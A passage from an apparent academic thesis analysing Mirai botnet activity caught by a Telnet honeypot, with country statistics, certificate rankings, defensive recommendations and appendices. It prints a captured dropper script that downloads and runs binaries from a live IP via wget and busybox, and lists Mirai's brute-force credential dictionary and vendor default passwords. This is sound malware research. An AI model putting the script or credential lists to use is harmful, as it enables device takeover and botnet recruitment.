Taiwan	1508	4.15%	309
India	1436	3.96%	353
Turkey	1412	3.89%	458
Vietnam	1279	3.52%	412
Korea, Republic of	1120	3.09%	467

(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure 5.14: Top 10 of country connecting to the honeypot

Country	# Sess.	Perc.	Unique IP
Ukraine	1372	90.32%	916
Philippines	56	3.69%	18
Brazil	16	1.05%	5
China	12	0.79%	7
Saudi Arabia	10	0.66%	6
Belgium	9	0.59%	5
Thailand	5	0.33%	3
Turkey	5	0.33%	3
United States	4	0.26%	2
Italy	4	0.26%	3

(a) Dataset 2: 29-11-2016 → 21-12-2016

Country	# Sess.	Perc.	Unique IP
Brazil	14	19.72%	6
Turkey	8	11.27%	3
China	8	11.27%	6
Russian Federation	7	9.86%	7
Ecuador	5	7.04%	5
Korea, Republic of	4	5.63%	2
Thailand	3	4.23%	2
Argentina	3	4.23%	3
India	3	4.23%	3
Jamaica	2	2.82%	1

(b) Dataset 3: 13-04-2017 → 19-05-2017

Figure 5.15: Top 10 of country trying to fetch a binary

certificate might have its address IP reassigned; thus, the collected certificate(s) for the actual queried IP is the certificate of another device. Moreover, devices making Telnet sessions might be behind a NAT. So, the certificate(s) announced by this IP might come from an another device close to it in its local network.

Therefore, this section is closer to entertainment than actual fact; nonetheless, it allows us to have an overview of the certificate utilisation among IoT.

5.4.2 Looking at interesting fields

We are going to look at the ranking of 2 different fields present in certificates:

- **O**: for Organization Name
- **C**: for Country

The ranking of Country name (**C**) is presented in figure 5.16. Surprisingly, we can see that a nice amount of IP had a certificate, nearly reaching 20%.

If we compare the result obtained here with the result showed in 5.14, we see that the ranking varies. This might come from the fact that certificates are assigned to IoT in the fabrication country. If this supposition is correct, the majority of them are constructed in China, Germany and in the USA.

Now, the ranking of Organization name (**O**) is presented in figure 5.18. We can see that the `DAHUA` company is predominant with more than 15% of occurrences. The table below shows the activities of the top 10 valid companies.




Figure 5.16: Ranking of certificate's Country Name (**C**) for IP connecting with Telnet

Compagny	Fields of activities
DAHUA	Security cameras
TELMEX	Routers
Technicolor	Routers
Multitech	IoT and routers
Broadcom	Communication electronic component
DrayTek Corp.	Routers
Ubiquiti Networks Inc.	Security cameras and routers
realtek	Security cameras
ZyXEL	Routers
Cisco Systems	Routers

From this table, we can confirm that Mirai is essentially targeting IoT and more particularly video cameras and routers. This can explain why Mirai was capable of pull off that much bandwidth when it was launching DDoS attacks.

If we try to link the table above with the dictionary of credentials used by Mirai B, we can see some connection. The table at figure 5.17 list some default credentials used by different manufacturers[2], we can clearly see that it is not a coincidence.

[2]Sources: https://dahuawiki.com/UsernameandPassword,
https://portforward.com/router-password/technicolor.htm,
https://www.quora.com/How-can-I-reset-Broadcom-wifi-router-password-Conditions**-Neither-I-can-touch-the-devic
http://www.ovislink.ca/ADSL/7a3d/OV504R-BCM-UMv1.1.PDF,

Manufacturer	Credentials
DAHUA	root:vizxv
-	root:888888
-	root:666666
-	root:7ujMko0vizxv
-	root:7ujMko0admin
-	admin:admin
-	666666:666666
-	888888:888888
-	default:default
Technicolor	admin:password
-	admin:admin
-	admin:password
-	admin:(none)
-	admin:1234
-	Administrator:(none)
Multitech	admin:(none)
Broadcom	admin:(none)
-	admin:admin
DrayTek	admin:admin
-	admin:(none)
-	admin:(none)
-	draytek:1234
Ubiquiti	root:ubtn
-	ubnt:ubtn

Figure 5.17: Typical default credential for manufacturers

5.5 Becoming active: Downloading malwares

We will close this chapter dedicated to our honeypot with an explanation of our draft procedure to download malwares from distribution points and the results collected so far.

Normally, this operation should be done by the honeypot. However, as the honeypot is operated by CIRCL and we had some issues with it, the solution to download these malwares should come from elsewhere.

5.5.1 Architecture overview

As previously explained, the data obtained from the honeypot comes from PCAP files. The chain of processes developed to download malwares is sketched in the schematic 5.19. It is rather straightforward as we used previously written scripts from preceding sections.

The honeypot continuously accepts inbound connections and handle the low-level Telnet protocol. During this time, a tcpdump process is running on the interface of the honeypot, saving into files every packets sent and received. Once per day, a tar ball is created and made available by CIRCL to be downloaded. So, we download it, we process the files by extracting Telnet sessions from all PCAP, we store them into a temporary database. Then, we look at all

https://www.draytek.com/en/faq/faq-management/management.system-maintenance/how-to-login-my-vigor-router/,
https://help.ubnt.com/hc/en-us/articles/204909374-UniFi-What-is-the-default-username-password-for-UAPs-and-con




Figure 5.18: Ranking of certificate's Organization Name (**O**) for IP connecting with Telnet

extracted sessions and search for fetch commands. At this point, we just have to try to download the remote binary.

5.5.2 Results collected so far

We started the real-time procedure described below on the 16-05-2017. Since this date, only one binary fetch was requested. We will briefly see what was inside this binary called `sc.sh`.

It is a simple bash script, an extract of its code is presented in figure 5.20.

As already said in the section 5.3.3, it seems that the initial request to fetch a binary is a way to start fetching other binaries.

The first line of the script is looking for any services running on the port 48101 using the system tool `fuser`[3]. If a process is already listening on this port, it is killed. According to [56], Mirai infected devices - bots - are using this port to contact the report server:

"[...] Infected devices often attempt to spread malware by using port 48101 to send results to the threat actor."

Indeed, if we look at the source code of Mirai, we can see the following

```
1 /* Source code of the credential reporting */
2 scanner.c @line 931
3 addr.sin_port = *((port_t *)table_retrieve_val(TABLE_SCAN_CB_PORT, NULL));
```

[3] `fuser` is a tool to identify processes using files or sockets.




Figure 5.19: Sketch of the architecture used to download malwares

```
[...]
 #line 937
if (connect(fd, (struct sockaddr *)&addr, sizeof (struct sockaddr_in)) == -1)
[...]
printf("[report] Send scan result to loader\n"); #line 956
```

and, if we look at the value of `TABLE_SCAN_CB_PORT`:

```
table.c @line 22
add_entry(TABLE_SCAN_CB_PORT, "\x99\xC7", 2); // 48101
```

Returning to the source code of the fetched malware, the second line kills all processes having the name "*smd*". Then it starts to download 12 binaries with `wget`, changes their execution permission, executes them and finally deletes them.

After sleeping for 1 second, it restarts the same operation but using the `busybox wget` applet instead of the standard one. We can suppose that this is done in the eventuality of the target doesn't have one of these two tools. Doing so, it increases the number of possible infection.

Finally, it wipes out every downloaded malware.

```
#!/bin/sh
fuser 48101/tcp || fuser -k 48101/tcp
killall -9 smd
wget -q http://185.165.29.62/sc/sc1 -P /tmp
    && chmod +x /tmp/sc1 && /tmp/sc1 && rm -f /tmp/sc1
wget -q http://185.165.29.62/sc/sc2 -P /tmp
    && chmod +x /tmp/sc2 && /tmp/sc2 && rm -f /tmp/sc2
[...]
wget -q http://185.165.29.62/sc/sc12 -P /tmp
    && chmod +x /tmp/sc12 && /tmp/sc12 && rm -f /tmp/sc12
sleep 1;
busybox killall -9 smd
busybox fuser 48101/tcp || busybox fuser -k 48101/tcp
busybox wget -q http://185.165.29.62/sc/sc1 -P /tmp
    && chmod +x /tmp/sc1 && /tmp/sc1 && rm -f /tmp/sc1
busybox wget -q http://185.165.29.62/sc/sc2 -P /tmp
  && chmod +x /tmp/sc2 && /tmp/sc2 && rm -f /tmp/sc2
  [...]
busybox wget -q http://185.165.29.62/sc/sc12 -P /tmp
    && chmod +x /tmp/sc12 && /tmp/sc12 && rm -f /tmp/sc12
sleep 3;
rm -f /tmp/sc*
```

Figure 5.20: Source code of the malware collected on the 23-05-2017

CHAPTER 6

Recommendations

Considering the security aspects neglected by manufacturer and users, it is essential that some basic reflexes must be applied. We will give advices for manufacturer and users to better protect their IoT devices.

6.1 Better practises for manufacturers

We saw that lots of devices destined to be connected to the internet are shipped to customers with really weak default credentials. This fact is heavily leveraged by hackers to take control of them. The purpose of the following list is to give points that device vendor and device manufacturer should ensure before selling their product and should take care of when devices are installed at customer's home. [56][57][58]

- Don't set weak default password like `root:root` They can be easily found on the Internet (proof at figure 5.17). Instead, use strong, random, printed on the device credentials. Another option could be to prevent the device going online before the user has changed the password.
- Don't allow unauthenticated or unencrypted protocols for inbound administrative connections. In particular, this means no Telnet (use SSH instead), no FTP (use SFTP instead) and no web administration via HTTP (use HTTPS instead), even for connections from the internal network.
- Don't open administrative connections on the outside interface by default.
- After shipping, update IoT devices with security patches as soon as they become available.

6.2 Better practises for users

Even if users are victims, they have their part of responsibility concerning attacks involving their own devices. The list below gives recommendations to users to better protect their devices.[56][57][58]

- Purchase IoT devices from companies with a reputation for providing secure devices.
- Consumers should be aware of the capabilities of the devices.
- If the device comes with a default password, the consumer should replace it with a strong one.

- If the device comes with a service open to the internet, the consumer should disable it if this service is useless for him.
- If possible, consumer should isolate their IoT devices in their own protected networks
- Once available, security patches should be applied immediately.

CHAPTER 7

Conclusion and Future work

In this work, it has been shown that lots of observation on the behaviour of IoT malwares threats could be made. Months after its source code released, Mirai is still using the TCP initial sequence number to scan IoT devices. It also seems that new ISN attractors have appeared. As future work, it might be interesting to investigate the reason and purpose of these new attractors.

We have also tried to deduce the operating system of infected IoT devices from looking at the TTL value. We could carry on the fingerprinting by searching new signatures. For example, by looking at the window size set by the operating system or checking if the operating system sets the don't fragmeng bit (DF). [53][59][60]

Furthermore, we have shown that almost every device having performed a scan, tries to bruteforce Telnet credentials within one hour following the event, and that, at the present time in Mai 2017, devices tend to retry the bruteforcing more often than in December 2016, even if the number of Telnet sessions has decreased by a factor of 3.

As regards the data exchanged during Telnet sessions, we have seen that, in general, they don't differ much from the initial Mirai dictionary attack list; only some variations over time can be observed. Likewise, instructions sent from the remote device also vary over time; the emergence of new versions seems to slow down and some can be linked with certain countries.

From certificates, we have seen that IP cameras and routers were still the main targets as they have weak default credentials for protecting services open to the Internet.

As future work, it would be interesting to perform a long-term analysis with a working honeypot in order to detect new trends in the evolution of this malware. Improving the honeypot to better simulate real vulnerable IoT devices and automatically download malwares would also be an interesting thing to implement and set up. Indeed, with a better implementation and configuration, or with a real vulnerable device, we would probably have observed more valuable comportment.

In conclusion, it can be said that IoT devices are pieces of equipment that, in most cases, are installed then forgotten, since they perform what they are meant to do for 24 hours a day. By design, IoT devices have to be fast and cheap, which is a major drawback in terms of security. Vulnerabilities are diversified, ranging from weakly implemented C code to unsecured access to device with default passwords.

Besides these technical aspects that should be addressed by the manufacturers, more effort

should be directed towards user awareness. Basic security education would help unaware individuals develop responsible behaviours and use their device(s) safely, reducing the risk of compromise by attackers.

Security should be implemented by default in IoT devices since they are used for bridging the physical and connected worlds.

List of Figures

Acronyms

DDoS Distributed Denial of Service. 6, 9, 11–13, 15, 50

DNS Domain Name System. 9, 17

FTP File Transfer Protocol. 10

IRC Internet Relay Chat networks. 8–11

ISN Initial Sequence Number. 18, 29–32, 38

NAT Network address translation. 32, 35, 49

P2P Peer-to-peer. 7, 8, 10

SPIM Instant Messaging Spam. 10

SSL Secure Socket Layer. 9, 10, 24, 48

TCP Transmission Control Protocol. 9, 14, 17, 18, 23, 26, 29–32, 37

TFTP Trivial File Transfer Protocol. 12, 38, 44, 45, 47

TTL Time to Live. 32–35

UDP User Datagram Protocol. 9, 17, 25

Glossary

bot or zombie, is a malware infected device that obeys every command send by the botnet it belongs to. 6–14, 18, 25

busybox BusyBox combines tiny versions of many common UNIX utilities into a single small executable. It provides replacements for most of the utilities you usually find in GNU fileutils, shellutils, etc.. 13, 46, 53

CERT Computer Emergency Response Teams, expert group that handle computer security incidents.. 22

credential Combination of login information. It mixes the username with the password. For example: username:password. 6, 12, 13, 15, 16, 22, 26, 37–41, 44, 48, 50

firewall Network security system that monitors and controls incoming and outgoing network traffic. 9, 10, 32

flooding Similar to a DDoS or spamming. 9

JSON Stands for JavaScript Object Notation, it is an open-standard file format that uses human-readable text to transmit data. 23

keylogging Recording all key pressed on a computer. 10

malware malicious software. 5, 37, 44, 45, 47, 48, 51–53

postfix Postfix is a Mail Transfer Agent (MTA). 25

ransomware Malicious software blocking access to the victim's data until a ransom is paid. 10

sinkholing Redirecting network traffic or connection attempts to a special purpose server. 10

spamming Sending a large amount of annoying data. 6

worm Malicious software spreading itself through security failures. 9, 16

APPENDIX A

Database organization

The section 3.3.3 gives an explanation of the design decision. We encourage you to read it; otherwise, a simple glimpse at figure 3.4 should make everything clear. We have 3 different datasets:

- Dataset 1: global from the 29-11-2016 to the 19-05-2017 = 171 days (≈ 6.6Gb)
- Dataset 2: subset of dataset 1, from 29-11-2016 to 21-12-2016 = 22 days (≈ 965 Mb)
- Dataset 3: another subset of dataset 1, from 13-04-2017 to 19-05-2017 = 36 days (≈ 1.6Gb)

Each dataset has their own redis server (see 3.2.1). The table below shows a succinct description of allocated database inside each Redis server.

Db #	Description	Example of entry
0	Essential information from packets receive per day. For each date, data are put in a set. Tshark filter `"not icmp"`	`date → {"timestamp": "1484051301.589823", "dst_ip": "x.x.x.67", "dst_port": "23", "src_ip": "175.29.166.194", "src_port": "43505", "ttl": "53", "isn": "38330380", "flags": "0x00000011" }`
1	Same as 0. Tshark filter `"tcp.port==23 or tcp.port==2323 and not icmp"`	`date → {"timestamp": "1484051301.589823", "dst_ip": "x.x.x.67", "dst_port": "23", "src_ip": "175.29.166.194", "src_port": "43505", "ttl": "53", "isn": "38330380", "flags": "0x00000011" }`
2	All ip matching the isn property	`ip → { timestamp, ···}`
3	Parsed Telnet session per IP	`ip → { timestamp → ["root\r", "admin\n", "enable\r", "system\r", "shell\r", "sh\r", "/bin/busybox MIRAI\r"], ···}`
4	Parsed Telnet session per timestamp	`timestamp → { "ip_remote": "75.29.166.194", "echo": True, "session_blackhole": ["Username: root\n", "Password: \n", "welcome\n", ">enable\n", ">system\n", ">shell\n", ">sh\n", ">/bin/busybox MIRAI\r"], "session_remote": ["root\n", "admin\n", "enable\n", "system\n", "shell\n", "sh\n", "/bin/busybox MIRAI\n"] }`
5	Occurences and action of ip during a day	`ip → { "distri_20161218_0", "bruteforce_20161218_0"}`

APPENDIX B


Mirai dictionary attack list

The Mirai list of credentials used to bruteforce Telnet servers. The weight represents at which frequency the credential may be selected randomly. For more information, see the function `random_auth_entry` in the file `scanner.c, line 885`.


Username	Password	Weight	Username	Password	Weight
root	xc3511	10	root	vizxv	9
root	admin	8	admin	admin	7
root	888888	6	root	xmhdipc	5
root	default	5	root	juantech	5
root	123456	5	root	54321	5
support	support	5	root	(none)	4
admin	password	4	root	root	4
root	12345	4	user	user	3
admin	(none)	3	root	pass	3
admin	admin1234	3	root	1111	3
admin	smcadmin	3	admin	1111	2
root	666666	2	root	password	2
root	1234	2	root	klv123	1
Administrator	admin	1	service	service	1
supervisor	supervisor	1	guest	guest	1
guest	12345	1	guest	12345	1
admin1	password	1	administrator	1234	1
666666	666666	1	888888	888888	1
ubnt	ubnt	1	root	klv1234	1
root	Zte521	1	root	hi3518	1
root	jvbzd	1	root	anko	4
root	zlxx.	1	root	7ujMko0vizxv	1
root	7ujMko0admin	1	root	system	1
root	ikwb	1	root	dreambox	1
root	user	1	root	realtek	1
root	00000000	1	admin	1111111	1
admin	1234	1	admin	12345	1
admin	54321	1	admin	123456	1
admin	7ujMko0admin	1	admin	1234	1
admin	pass	1	admin	meinsm	1
tech	tech	1	mother	f**er [censored]	1

APPENDIX C

Large figures




(a) ISN over time

